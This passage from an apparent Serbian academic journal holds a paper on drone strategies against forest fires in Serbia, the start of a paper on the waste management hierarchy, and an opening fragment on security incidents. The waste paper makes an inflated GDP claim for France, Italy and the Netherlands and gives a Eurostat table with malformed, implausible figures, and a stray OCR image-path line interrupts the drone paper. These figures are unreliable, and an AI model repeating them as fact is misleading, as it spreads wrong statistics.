This chain is inextricably linked with the chain of technological innovations, but in such a way that these two chains are multiply connected and mutually influence each other in many places and with more than one feedback loop. This is also the reason why it is not possible to apply simplified models, such as the Ishikawa diagram, but for a more correct description of the influence of individual factors of evolution, it is more adequate to apply feedback models that are applied for complex adaptive systems, such as the Vansim model. Key security incidents always precede the development of new technologies and organizational solutions that could not be perceived or were not given an agreed priority because these events were considered unlikely. In this sense, a security incident is not only a confirmation of the reality of the threat but also an environment that will further determine the way and direction of the system's evolution. In principle, the system will evolve until it reaches a balanced relationship between the threat, that is, the perception of the threat, and the resources necessary to satisfy the development requirements that have been reached by analyzing a critical event (incident or accident).

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Primena dronova u zaštiti od šumskih požara – bazične strategije za Republiku Srbiju

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Apstrakt: U poslednje dve decenije, sve je više šumskih požara usled klimatskih promena. Ovi požari utiču na različite kontinente i države širom sveta pa i na Republiku Srbiju. Kako šumski požari imaju izuzetno negativan uticaj i na ljude, i na sav živi svet u okruženju, razvijaju se različite strategije za borbu protiv šumksih požara koje uključuju upotrebu savremenih tehnologija, baziranih na informacionim tehnologijama i veštačkoj inteligenciji. Jedna od savremenih tehnologija koja se izdvaja kao važan alat za borbu protiv šumskih požara jesu bespilotne letelice, koje se u široj javnosit najčešće nazivaju dornovi. Njihova upotreba je raznovrsna i mnogi načini korišćenja se mogu primeniti i u Republici Srbiji.

Primenom SWOT i TOWS matrice, mogu se definisati četiri ključne strategijie koje podrazumevaju, proizvodnju dronova, poboljšanje tehnoloških sposobnosti postojećih jedinica i dobar uvid u situaciju na terenu, kao i podizanja svesti javnosti o opasnosti od šumskih požara. Takođe se mogu definisati ključni elementi u daljem razvoju strategija: prevencija i monitoring požara, izgradnja svesti kod građana o opasnostima od šumskih požara i koristima od upotrebe dronova, kao i prepoznavanje tehnoloških i ljudskih kapaciteta za razvoj dronova za gašenje požara.

Ključne reči: Šumski požari, UAS (dronovi), strategije, Republika Srbija

Application of drones in forest fire protection - basic strategies for the Republic of Serbia

Abstract: In the last two decades, there have been more forest fires than ever due to climate change. These fires affect different continents and countries around the world, including the Republic of Serbia. As forest fires have an extremely negative impact on people and the environment, different strategies are being developed to fight forest fires that include the use of modern technologies, based on information technology and artificial intelligence. One of the contemporary technologies that stand out as an important tool for fighting forest fires are unmanned aerial vehicles, which are commonly called drones. Their use is diverse and many ways of implementation can be applied in the Republic of Serbia.

By applying the SWOT and TOWS matrix, four key strategies are defined, which include the production of drones, improving the technological capabilities of existing units and the situational awareness system, as well as raising public awareness of the danger of forest fires. Key elements in the further development of strategies can also be defined: prevention and monitoring of fires, building awareness among citizens about the dangers of forest fires and the benefits of using drones, as well as recognizing the technological and human capacities for the development of drones for actual firefighting.

Keywords: Forest fires, UAS (drones), strategies, Republic of Serbia

1. Introduction

In the first decades of the 21st century, due to climatic changes, forest fires are increasingly becoming a global danger that threatens people, but also plant and animal life and leads to new negative impacts on the climate. Numerous fires in the USA (especially in California), Australia, a number of European countries (Spain, France, Greece) (Hristov, Raychev, Kinaneva, & Zahariev, 2018; Kinaneva, Hristov, Raychev, & Zahariev, 2019; Roldán-Gómez, González-Gironda, & Barrientos, 2021; Akhloufi, Couturier, & Castro, 2021; Saffre, Hildmann, Karvonen, & Lind, 2022; Namburu, Selvaraj, Mohan, Ragavanantham, & Eldin, 2023), and an increasing number of forest fires in the Republic of Serbia, indicate the need to create modern fire prevention and defense strategies. New strategies imply the use of new technologies based on artificial intelligence and information technology, but should also take into the account the competencies of people who develop and apply these strategies.

Numerous academic and professional research points to new technologies that can be used in prevention, control, firefighting, and UAS (Unmanned Aircraft Systems), i.e. drones, as they will be called in the following text, stand out as one of the most important tools (Ilić, Milošević, & Ilić-Kosanović, 2022; Zhang, Srivastava, & Eachempati, 2023). In this paper, an analysis of the literature on the use of drones in fire protection will be carried out, and then, based on the results of the literature review, an assessment of potential strategies for the use of drones to fight forest fires in the Republic of Serbia was carried out. In the research, the aspects of their potential application in fighting the forest fires in the Republic of Serbia were analyzed through the SWOT and the TOWS analyses, and appropriate strategies were defined and further developed with the most important elements.

2. Literature Review

2.1. Forest fires

The threat of forest fires is a major problem in many continents and countries all over the world, as forest fires can have devastating effects on human lives, but on the environment, and businesses, too. Forest fires, besides destroying huge areas of forest, present a serious threat to entire ecosystems, with huge effect on the future generations. Forest fires influence primarily cause destruction of forest ecosystems (Aydin, Selvi, Tao, & Starek, 2019). They destroy plant life and the habitations of numerous animal species. Flora and fauna often need a long time for recovering after a fire, and many species may be endangered or even extinct, like we saw in the case of huge forest fires in Australia. Woodland loss also decreases biodiversity and interrupts the natural balance of ecosystems (Yandouzi, et al. 2022).

Forest fires, which are often caused by climate change, can also have an impact on further climate change. Forest fires release vast amounts of carbon dioxide (CO2) and other greenhouse gases into the atmosphere, contributing even more to global warming. Forests are one of the main absorbers of CO2, and their destruction reduces the planet's capacity to absorb carbon and regulate climate change (Roldán-Gómez, González-Gironda, & Barrientos, 2021; De la Fuente, Aguayo, & Contreras-Bolton, 2024). Forest fires also have negative impact on air quality. Smoke and ash produced during wildfires significantly worsen air quality, often at great distances from the fires (Saffre, Hildmann, Karvonen, & Lind, 2022; Namburu, Selvaraj, Mohan, Ragavanantham, & Eldin, 2023). Bad air quality can cause respiratory problems in people, especially those with asthma, chronic lung diseases, and heart diseases. Longer periods of exposure to smoke can cause serious health problems for the entire population. The most vulnerable are the children, with or without previous respiratory problems.

After the destruction of a forest or forests, the soil is prone to erosion because there are no plants with the roots to hold the soil and prevent landslides. Water, especially possible floodwater and possible strong winds without difficulty carry away the upper layers of the soil, which reduces soil fertility. This can affect not only the woodland, but the neighboring agriculture land. This than negatively affects agriculture and in the long term deprive the soil of valuable minerals, making it less suitable for re-vegetation efforts. Forest fires can also have a negative impact on water supply, as they destroy foliage that helps in filtration and regulation of water flows (Saffre, Hildmann, Karvonen, & Lind, 2022). Affected water resources can be contaminated with ash and other chemical pollutant, which reduce the quality of drinking water and endangers local communities and the wildlife. After the wildwood is destroyed by fire, the region becomes more susceptible to new fires. Dry trees, remnants of shrubberies, and organic materials remain on the ground, creating extremely flammable elements. Such

areas can become more prone to future fires, making prevention and monitoring a key factor (Aydin, Selvi, Tao, & Starek, 2019; Roldán-Gómez, González-Gironda, & Barrientos, 2021; Buchelt, et al. 2024).

Forest fires can directly threaten human lives and destruction of property (Yandouzi, et al. 2022). Dry weather conditions and long term droughts, dry vegetation and rough winds can contribute to the speedy spread of the fire and may threaten wider areas than it would be the initial projection. Many communities near forests have to be evacuated, as it can be seen on the examples of California and Spain, and Greece, and houses, farms, factories, businesses and infrastructure are often destroyed) (Roldán-Gómez, González-Gironda, & Barrientos, 2021; Saffre, Hildmann, Karvonen, & Lind, 2022). In some cases, human lives have been lost due to the speed of a fire and unpredictable nature of the fire's spread. The economy of affected regions can be severely impacted by wildfires (Simoes, Rodrigues, Reis, & Sargento, 2020). Destruction of agricultural lands, forestry, and other industries, especially tourist capacities and infrastructure can lead to massive financial losses. Power lines, roads, and communication infrastructure may be destroyed, making normal life difficult in the affected areas (Saffre, Hildmann, Karvonen, & Lind, 2022).

Reconstruction of damaged areas is costly and can take years (Innocente, & Grasso, 2018), while firefighting costs are also a significant expense for local governments, which often have to plea for state funding (Akhloufi, Couturier, & Castro, 2021). Inhabitants sometimes chose not to return to destroyed areas due to difficulty of rebuilding lives and communities and due to trauma they went through. It is often neglected, but forest fires can have serious psychological effects on the people affected. Loss of property, evacuations and the constant fear of fire can cause stress, anxiety, and long-term mental health problems, sometimes survivors are later burdened with various psychosomatic disorders.

2.2. Implementation of UAS in fighting forest fires

The threat of forest fires is not restricted to local environmental destruction, it also includes a wide range of concerns that can affect human health, local and regional economy (sometimes states' economy too) (Laszlo, Ágoston, & Xu, 2018). Operative and efficient fire deterrence and management are crucial factors in reducing these risks, and advances in new technologies such as drones can provide assistance in timely detection and rapid response to fires (Krüll, Tobera, Willms, Essen, & Von Wahl, 2012; Cruz, Eckert, Meneses, & Martínez, 2016; Ausonio, Bagnerini, & Ghio, 2021; Zhang, Srivastava, & Eachempati, 2023). The implementation of drones in firefighting is becoming increasingly beneficial due to their effectiveness and ability to help firefighters and other local bodies in demanding and hazardous circumstances.

In recent decade, many researchers focused on various ways of drones' implementation in fighting forest fires:

- Prevention and risk assessment (drones used for monitoring areas prone to forest fires can detect early signs of fire or identify high-risk areas, enabling timely preventive actions) (Restas, 2015; Kinaneva, Hristov, Raychev, & Zahariev, 2019; Akhloufi, Couturier, & Castro, 2021; Nithyavathy, Kumar, Rahul, Kumar, Shanthini, & Naveen, 2021; Saffre, Hildmann, Karvonen, & Lind, 2022; Zhang, Srivastava, & Eachempati, 2023; De la Fuente, Aguayo, & Contreras-Bolton, 2024).
- Control and monitoring of fires (drones equipped with high-resolution cameras and infrared sensors can provide vital information about fire range, temperature and the precise sites mostly affected with fires) (Restas, 2015; Correia, Santos, Carvalho, & Martinho, 2020; Roldán-Gómez, González-Gironda, & Barrientos, 2021; Akhloufi, Couturier, & Castro, 2021; Ausonio, Bagnerini, & Ghio, 2021; Buchelt, et al. 2024; De la Fuente, Aguayo, & Contreras-Bolton, 2024). This information allows local authorities and firefighters to improve building their strategies, planning their actions, and allocating their resources more efficiently.
- Access to unapproachable areas (drones can fly over remote areas not easily accessible to firefighters) (Innocente, & Grasso, 2018; Akhloufi, Couturier, & Castro, 2021);
- Providing real-time data to appropriate bodies (drones can provide real-time data for local government, firefighters, and other emergency services) (Akhloufi, Couturier, & Castro, 2021; Yandouzi, et al. 2022).


- Usage of thermal cameras (drones equipped with thermal cameras can detect hotspots that are not visible to the naked eye, helping to identify hidden fires or hot spots that could reactivate) (Kardasz, Doskocz, Hejduk, Wiejkut, & Zarzycki, 2016; Kinaneva, Hristov, Raychev, & Zahariev, 2019; Namburu, Selvaraj, Mohan, Ragavanantham, & Eldin, 2023).
- Delivery of equipment (drones can also be used to transport emergency equipment, such as fire extinguishers, medical supplies or even small amounts of extinguishing agents, directly to the field or to isolated areas affected by a fire) (Saffre, Hildmann, Karvonen, & Lind, 2022; Zhang, Srivastava, & Eachepati, 2023).
- Mapping (drones can produce detailed maps of the affected areas, facilitating assessing destruction levels and projecting future danger zones) (Ausonio, Bagnerini, & Ghio, 2021; Zhang, Srivastava, & Eachempati, 2023).

3. Results and Discussion

SWOT analysis (Strengths and Weaknesses represent internal factors, while Opportunities and Threats represent so-called external factors) is used to determine internal and external factors of developing strategies for implementation of drones in fighting forest fires in the Republic of Serbia. The TOWS matrix as a very useful analytical instrument that combines each SWOT component with another to analyze four alternative strategies: SO, WO, ST and WT (Huang, & Wei, 2024; Sammut & Bonnici & Galea, 2015; Ilić, Milošević, & Ilić-Kosanović, 2021) is than developed.

A thorough analysis of the factors of the external and internal environment based on the literature analysis, resulted in the SWOT matrix shown at Figure 1, which shows the strengths, weaknesses, opportunities and threats of implementation of drones in fighting forest fires in the Republic of Serbia.

Figure 1. SWOT analysis of implementation of drones in fighting forest fires in the Republic of Serbia.



Source: Authors

The factors acknowledged by the SWOT analysis are used to generate a TOWS matrix through which four alternative strategies SO1, WO1, ST1 and WT1 are generated. The alternative strategies are shown at Table 1.

Table 1. TOWS analysis of application of drones in fighting forest fires in the Republic of Serbia.

TOWS		**Strengths**	**Weaknesses**
		S_1 Possibility of application for various missions within the fight against forest fires. S_2 The ability to access hard-to-reach locations for firefighters and their vehicles. S_3 The possibility of wearing numerous sensors for different purposes. S_4 Real-time data transfer.	W_1 Sensitivity of the platform to high temperatures and wind. W_2 Limited mission duration due to batteries. W_3 Limited payload capacity. W_4 Need for trained staff to utilize full capacity.
Opportunities	O_1 Development of a large number of platforms that can be used in the fight against forest fires. O_2 Advances in sensors. O_3 Innovative power sources. O_4 Positive attitude of the public regarding the use of drones.	**SO Strategy**	**WO Strategy**
		SO_1 Investing in the production of specialized drones for fighting forest fires.	WO_1 Improvement of the existing assemblies and drive unit of the drone.
Threats	T_1 The use of drones can threaten the safety of other aircraft participating in the fight against forest fires. T_2 The problem of privacy and security. T_3 An unrealistic view of the system's capabilities. T_4 Weather condition.	**ST Strategy**	**WT Strategy**
		ST_1 Improved situational awareness system.	WT_1 Public promotion of the results achieved by applying the system in the fight against forest fires.

Source: Authors

Based on SWOT analysis, as shown at Table 1,TOWS matrix produced four fundamental strategies taking into the account, technological capacity of the Republic of Serbia for production of drones, improvement of technological capabilities of current units and of situational awareness system, and the raising the public awareness:

- SO_1 Investing in the production of specialized drones for fighting forest fires.
- WO_1 Improvement of the existing assemblies and drive unit of the drone.
- ST_1 Improved situational awareness system.
- WT_1 Public promotion of the results achieved by applying the system in the fight against forest fires.

For further development of strategies, the following key elements of any further strategy should be considered:

- Fire monitoring and supervision
    - Drones are enabling the monitoring large areas affected by fires (Restas, 2015; Ausonio, Bagnerini, & Ghio, 2021; Saffre, Hildmann, Karvonen, & Lind, 2022).
    - Equipped with high-resolution cameras and infrared sensors, they can provide accurate data on the spread of fire, direction of the wind, hot spots, and estimations of the area affected by the fire (Ausonio, Bagnerini, & Ghio, 2021; Akhloufi, Couturier, & Castro, 2021).
    - This information is vital for coordinating field actions and resource planning (Yandouzi, et al. 2022; Buchelt, et al. 2024).
- Prevention of forest fires

  - Systematic guarding of forest areas in order to identify first signs of fire (Ausonio, Bagnerini, & Ghio, 2021; Saffre, Hildmann, Karvonen, & Lind, 2022).
  - Uncovering of criminal actions, such as igniting fires or discarding various types of waste in forest areas (Hristov, Raychev, Kinaneva, & Zahariev, 2018).
  - Observing of the state of vegetation and discovery of dry areas that represent a high risk of fire (especially during the summer or long periods of draughts) (Roldán-Gómez, González-Gironda, & Barrientos, 2021; Yandouzi, et al. 2022).
- Role in creating public awareness
  - Drones allow the media and public institutions to collect images and videos of wildfires, which are later used to educate the public about the severity of fires, risks, and precautions and to assist in creating awareness about precautionary measures (Roldán-Gómez, González-Gironda, & Barrientos, 2021), as the awareness in Serbia is not on the desired level.
- Drone fire extinguishing system development
  - Even though this technology is still under development, there are efforts to develop drones capable of active firefighting especially at the early stages of a fire (Nithyavathy, Kumar, Rahul, Kumar, Shanthini, & Naveen, 2021; Saffre, Hildmann, Karvonen, & Lind, 2022). The Republic of Serbia has capabilities, both in technology and in human capital competencies to develop those systems.

4. Conclusion

Drones have become an essential instrument in modern approach to forest fire management based on new technologies, namely information technologies, and artificial intelligence. Their ability to deliver fast and correct data makes them vital to firefighting efforts around the world. As technology advances, it is expected that the use of drones will become even more widespread and contribute to more effective suppression of forest fires, which will reduce both environmental and economic damage. It is the same for the Republic of Serbia efforts in fighting the forest fires. This paper set the basic strategy for the Republic of Serbia which includes fundamental steps in using drones for fighting forest fires. Consequently, new strategies for fighting forest fires have to include plans for introducing and implementing drones as key elements of firefighting efforts.

In further development of the strategies, it should be taken into the account that drones reduce the risk for firefighters, allowing them to get detailed information and access to areas that would be too dangerous for humans. The use of drones against forest fires is becoming a key innovation in modern emergency management. Wildfires often cover large areas and can spread quickly, making traditional firefighting methods ineffective or dangerous. Drones, given their flexibility and advanced technologies, significantly contribute to the fight against these disasters.

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Implementacija Hijerarhije upravljanja otpadom - Prevencija kao imperativ održivosti

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Apstrakt: Ovaj rad predstavlja komparativnu analizu količina komunalnog otpada generisanog u zemljama EU i zemljama koje nisu članice EU. Pozitivna iskustva razvijenih zemalja pokazuju da se najbolji rezultati postižu kada se obrati pažnja na lokalne specifičnosti, uz poštovanje nacionalnih strateških opredeljenja za svaku vrstu otpada posebno. Sagledano je postojeće stanje, analizirana praksa i tumačeni značajni strateški dokumenti i propisi. Na osnovu toga predložena su racionalna i izvodljiva rešenja koja obuhvataju širok spektar mera za unapređenje upravljanja otpadom, počev od smanjenja nastajanja otpada na izvoru, odvojenog sakupljanja, reciklaže ili drugih metoda oporavka materijala iz otpada, pa do pouzdano i ekološki održivo konačno odlaganje otpada. Takođe, preporučene su neophodne prateće mere, edukativne i promotivne aktivnosti, kao i praćenje uspostavljenog sistema. Cilj rada je da prikaže trend rasta/opadanja količina generisanog komunalnog otpada u zemljama članicama Evropske unije i u zemljama koje to nisu. Benchmarking analiza je pokazala trend smanjenja količina generisanog komunalnog otpada u razvijenim zemljama, što jasno ukazuje na uspešno implementirane strategije koje se zasnivaju na hijerarhiji otpada.

Ključne reči: Upravljanje otpadom, strategije, ciljevi, generisanje otpada, hijerahija upravljanja otpadom

Implementation of the Waste Management Hierarchy - Prevention as an imperative of sustainability

Abstract: This paper presents a comparative analysis of municipal waste amount generated in EU memeber and non EU member countries Positive experiences from developed countries show that the best results are achieved when attention is paid according to local specificity, while respecting national strategic determinations for each type of waste separately. The existing situation was reviewed, practice was analyzed and significant strategic documents and regulations were interpreted. On this basis, rational and feasible solutions were proposed, which include a wide range of measures to improve waste management, starting with the reduction of waste generation at the source, separate collection, recycling or other methods of recovering materials from waste, and ending with reliable and environmentally sustainable final disposal of waste. Also, necessary accompanying measures, educational and promotional activities, as well as monitoring of the established system were recommended. The paper focuses on municipal waste, which amounts generated per year present one of the most problematic in every country. The aim of the work is to show the trend of growth/decrease in the amount of municipal waste generated in European Union, member countries and in countries that are not. The benchmarking analysis showed a trend of decreasing amounts of municipal waste generated in developed countries, which clearly indicates successfully implemented strategies based on the Waste Hierarchy.

Keywords: waste management, strategy, goals, waste generation, the Waste Hierarchy

1. Introduction

There are uncountable correlation between the economic growth on waste generation and environmental degradation. Increase in waste amount has a direct consequence on human health and environment, and contribute to climate change (Uddin et al., 2017). Among the largest economies in the EU are France, Italy, and the Netherlands, with GDPs of around 15 trillion Euro GDP (SRD, 2024). Although in the EU the generation of municipal solid waste has continuously increased over the last two decades, 392million tonnes of municipal solid waste were generated (Gardiner and Hajek, 2020). Developing countries in Europe, non EU members adopt policies and EU Directives related to waste management to reduce the amount of municipal waste that has been disposed without any pre - treatment. In order to decrease adverse effects to citizens, these countries still a need a framework with stakeholders and government to achieve good MSW management, considering the barriers and goals on this path (Batista et al., 2021).

The prerequisite of good waste management system is to understand how much waste is generated and the types of waste, to apply the appropriate management methods. Since Circular Economy enter, there was notable increase in waste management performance in EU, namely Germany, Italy and Neatherlands. The implamation of a good practice reflect in decrease of waste generated and increase in recycling rate. Recently the EU member countries (France, Germany, Italy, the Netherlands, and United Kingdom) great interest in enhancing a full CE, showed great results (Chioatto and Sospiro, 2023).Thus, in two decades the average EU-28 landfilling rate felt from 64% to 23%, recycling rate rose from 17% to 47% and incineration rate almost doubled from 67 kg per capita to 136 kg per capita (Eurostat, 2019). The most supprising results report Netherlands with 511 kg per capita 50% recycled and landfilling near to zero.

However, in developing countries, such as Bosnia and Hercegovina, main barrier are unclear legal regulations and guidelines on waste management because there are no unique goal so that every BiH entity act in one way in order to achieve good MSWS (Novarlić and Đurić, 2024). The North Macedonia still struggles to achieve waste management goals, but economic situation prevent this country to do better results. With 55 ilegal dumpsites, urgent actions are needed. Thankfully, EU support will provide 75% of waste to be recycled and recovered and about 25% of waste will be disposed on sanitary landfills (Sapurica et al., 2021). The aim of this paper is to present waste sustainability throught the Waste Hierarchy, prioritising the prevention rather the disposal of municipal waste.

1.1. Waste management in Serbia

The local waste management plan must be harmonized with the Regional Waste Management Plan. It is necessary to implement the Plan with the municipal competent body for environmental protection as well as in cooperation with other bodies responsible for business operations, finance, environmental protection, urban planning and with representatives of companies, enterprises, associations and professional institutions (Čarapina and Mihajlov, 2011). All performed analyzes and proposed solutions are based on the National Waste Management Strategy, the Law on Waste Management, other legal and by-laws of the Republic of Serbia that treat or relate to this issue, as well as EU Directives related to waste management. Waste management is organized in a way that does not pose a danger to human health and the environment. If a legal entity, i.e. a natural person, handles waste contrary to this law and as a result there is a danger or risk to human health and the environment, the Republic of Serbia takes urgent measures to protect human health, the environment, i.e. surface and underground water, air, soil, plant and of the animal world (Todić and Grbić, 2013).

The National Waste Management Strategy is a basic document that provides conditions for rational and sustainable waste management at the level of the Republic of Serbia. Key steps include strengthening existing and developing new measures to establish an integral waste management system, further integration of environmental policy into other sectoral policies, acceptance of greater individual responsibility for the environment and more active public participation in decision-making processes.The basic characteristics of an effective waste management system include a whole series of incentive measures that reduce waste generation, encourage waste separation at the source, recycling and other methods of utilizing materials and energy from waste, and sustainable final waste disposal. The general goals of the National Waste Management Strategy are rational and sustainable exploitation of natural resources and environmental protection (Drobnjak et al., 2019). It is necessary to create a

sense of responsibility for dealing with waste at all levels, ensure recognition of the problem, provide accurate and complete information, promote principles, incentive measures and partnership between the public and private sectors in waste management.

2. Methodology

Comparative analysis of the waste that is deposited in Serbia and the observed EU countries, in compliance with the EU Directives and the metodological framework for waste management. The analytical framework is built around the Waste Hierarchy, emphasizing the prevention of waste generating known as the most preferable rather than disposal options. In this paper, benchmarking analysis is used to show how successful implementation of all EU legislations influence waste generation as the best option in waste management. The analysis includes data obtain from eurostat that reflects the best available and necessary methods applied in developed and developing countries. The aim of the work is to show the trend of growth/decrease in the amount of municipal waste generated in European Union member countries and in non-member countries. The benchmarking analysis is to show a trend in amounts of municipal waste generated, which will clearly indicates successfully implemented strategies based on the Waste Hierarchy.

3. Municipal waste generation a prerequisite for sustainability

The goal of the European Union and its policy on waste does not include the treatment of waste flows, but puts the prevention of waste generation in the foreground. Now we have a new direction, which is prevention and reuse as the most priority options. Recycling is an option that requires energy and creates side streams (i.e. waste). Waste prevention deals with the causes of waste. Therefore, reducing waste means less consumption of resources, energy and money. On the other hand, the generation of large amounts of waste is correlated with a positive factor of economic growth. The goal is to make decisions that will have the impetus to separate economic growth from waste generation (Bartley, 2014). Table 1. shows municipal waste generated.

Table. 1. Generation of municipal waste display in t/year

TIME	2004	2006	2008	2010	2012	2014	2016	2018	2020
Belgium	47,611,87	55,312,65	42,703,09	56,578,50	51,053,71	55,004,25	59,339,50	64,271,52	64,116,01
France	287,816,61	303,409,0	334,109,3	343,543,11	333,137,7	313,680,0	311,674,9	331,209,3	299,133,14
Croatia	7,095,390	4,654,857	3,951,007	3,085,119	3,490,259	3,594,324	5,192,628	5,368,960	5,816,804
Italy	133,671,65	147,560,3	172,379,3	150,084,20	145,440,0	148,993,1	154,120,8	162,364,9	164,925,33
Hungary	23,296,427	20,987,35	16,278,58	16,194,824	15,609,90	16,054,08	15,480,93	17,826,74	16,574,433
Netherlands	90,311,710	94,030,86	98,194,61	116,658,98	116,339,0	127,529,9	135,889,8	140,116,1	120,117,17
Austria	52,007,223	53,324,70	54,978,78	45,326,715	46,979,20	54,596010	59,964,08	64,351,95	67,618,927
Bosnia and Herzegovina	:	:	:	:	3,510,633	5,532,069	6,113,730	6,733,444	6,743,515
North Macedonia	:	:	1,356,025	2,178,056	7,793,775	2,145,815	1,367,854	1,119,783	1,066,420
Serbia	:	:	:	22,454,746	40,545,39	35,653,28	31,734,84	35,747,91	47,289,509

Source: Eurostat

Based on the available data, the overall trend of growth in the amount of waste generated in the observed countries can be clearly observed. France has the highest growth trend until 2018, and from 2020 it shows a downward trend due to the methodological approach of reducing generation at the

source. Hungary has the most responsible behavior in this sense, where social responsibility and the implementation of options for recycling, reuse and reducing generation have given results. Good responsibility in this regard is also shown by North Macedonia, where in continuity since 2012 there has been a peak drop in the total waste produced, which leads us to the conclusion that the options in waste management are being implemented.

3.1 Waste generated in Serbia

The initiatives aim to encourage the population to have a more responsible attitude towards waste and to deal with waste in a sustainable way, such as reducing waste at the source, reusing waste, recycling, energy utilization of waste and disposing of waste in a safe manner. Although the Republic of Serbia still has no obligation to implement the goals of the EU directives related to comprehensive waste treatment, the gradual inclusion of these requirements and the establishment of an integral waste management system is one of the priorities of the Government of Serbia and all relevant strategic documents (Todorović, 2020). Of extreme importance for further consideration is the fact that the National Waste Management Strategy is a document that recommends, rather than obligates, certain technical solutions, technological procedures, locations and concepts.

General objectives of the national waste management strategy

The national waste management strategy aims to ensure:

- protection and improvement of the environment,
- protection of human health and sustainable development i
- controlled use of natural resources.

Specific objectives of the national waste management strategy

Special objectives of the National Waste Management Strategy are divided into short-term and long-term objectives:

- **Short-term objectives:**
  - Harmonize national waste management regulations with EU legislation;
  - Adopt national plans for individual waste streams;
  - Develop regional and local waste management plans by 2014;
  - Increase the number of residents covered by the waste collection system to 75% by 2014;
  - Develop a system of primary waste selection in local governments;
  - Build 12 regional waste management centers by 2014 (regional landfills, recyclable waste separation facilities, biological waste treatment facilities and transfer stations in each region);
  - Establish a hazardous waste management system (build central regional hazardous waste warehouses and start construction of facilities for physical and chemical treatment of hazardous waste by 2014);
  - Establish a management system for special waste flows (waste tires, spent batteries and accumulators, waste oils, waste vehicles, waste from electrical and electronic products);
  - Establish a medical and pharmaceutical waste management system;
  - Establish a system of animal waste management and adopt a regulation;
  - Encourage the use of waste as an alternative fuel in cement plants, iron plants and thermal power plants, in accordance with the principle of the waste hierarchy;
  - Rehabilitate existing landfills that pose the greatest risk to the environment and "black spot" locations from historical hazardous waste pollution.
- **Long term objectives:**
  - Introduction of separate collection and treatment of hazardous waste from households and industry;
  - Build 12 regional waste management centers - regional landfills, recyclable waste separation facilities and transfer stations in each region;
  - Provide capacities for burning (incineration) of organic industrial and medical waste;
  - Strengthening of professional and institutional capacities for hazardous waste management;

- Achieve a rate of reuse and recycling of packaging waste (glass, paper, cardboard, metal and plastic) at 25% of its quantity;
- Establish a management system for construction waste and waste containing asbestos.

The national waste management strategy to be implemented, the first step is to determine the amount of waste generated (t/year). Table 2. presents amount of municipal waste generated as well as planned network of regional waste management centers in Serbia.

Table 2 – Planned network of regional waste management centers

	Local self-government, the bearer of the activity of the construction of the regional waste management center	**Municipalities that make up the regional center**	**Number of inhabitants of the region**	**Amount of waste t/year**
1.	Sombor	Apaktin, Kula, Odžaci,Bač	230252	59925
2.	Subotica	Bačka Topola, Kanjiža, Mali Iđoš,Senta,Novi Kneževac, Čoka	266195	86759
3.	Novi Sad	Bačka Palanka,Bački Petrovac, Beočin,Vrbas,Srbobran,Temerin	510552	192236
4.	Kikinda, Novi Bečej	Ada, Žitište, Nova Crnja, Bečej	200853	46856
5.	Pančevo	Opovo	138165	54937
6.	Vršac	Bela Crkva, Alibunar, Plandište	111057	33781
7	Zrenjanin	Sečanj, Kovačica, Titel	193358	67522
8.	Inđija	Irig, Ruma, Sremski Karlovci, Pećinci, Stara Pazova	211016	74315
9.	Sremska Mitrovica	Šabac, Šid, Mali Zvornik, Loznica, Bogatić, Krupanj	397239	85046
10.	Beograd	Voždovac, Vračar, Grocka, Savski venac, Sopot, Stari grad, Surčin, Čukarica	1421987	796338
11.	Valjevo	Ub, Osečina, Lajkovac, Mionica, Ljig, Koceljeva, Vladimirci, Barajevo, Lazarevac, Obrenovac	382330	88085
12.	Smederevo	Požarevac, Kovin, Veliko Gradište, Golubac	250762	63670
13.	Petrovac	Malo Crniće, Žabari, Kučevo, Žagubica	90989	9315
14.	Lapovo	Velika Plana, Smederevska Palanka, Rača, Despotovac, Batočina, Svilajnac	179003	37712
15.	Kragujevac	Arađelovac, Topola, Gornji Milanovac, Knić	319088	86663
16.	Jagodina	Paraćin, Ćuprija	160077	44137
17.	Užice	Bajina Bašta, Požega, Arilje, Ivanjica, Čajetina, Kosjerić, Čačak, Lučani, Ljubovija	378568	91536
18.	Nova Varoš	Priboj, Prijepolje, Sjenica	116168	19462
19.	Zaječar	Bor, Negotin, Majdampek, Kladovo, Knjaževac, Boljevac, Sokobanja	271445	31839
20.	Pirot	Dimitrovgrad, Bela Palanka, Babušnica	100033	21631
21.	Kraljevo	Vrnjačka Banja. Novi Pazar, Raška, Tutin	296722	57097
22.	Kruševac	Trestenik, Varvarin, Rekovac, Ćićevac, Brus, Aleksandrovac	363821	91388
23.	Niš	Gadžin Han, Svrljig, Ražanj, Doljevac, Aleksinac, Merošina	363821	91386
24.	Prokuplje	Žitorađa, Kuršumlija	98220	18068

25.	Vranje	Preševo, Bujanovac, Trgovište, Vladičin Han, Surdulica, Bosilegrad	229552	49977
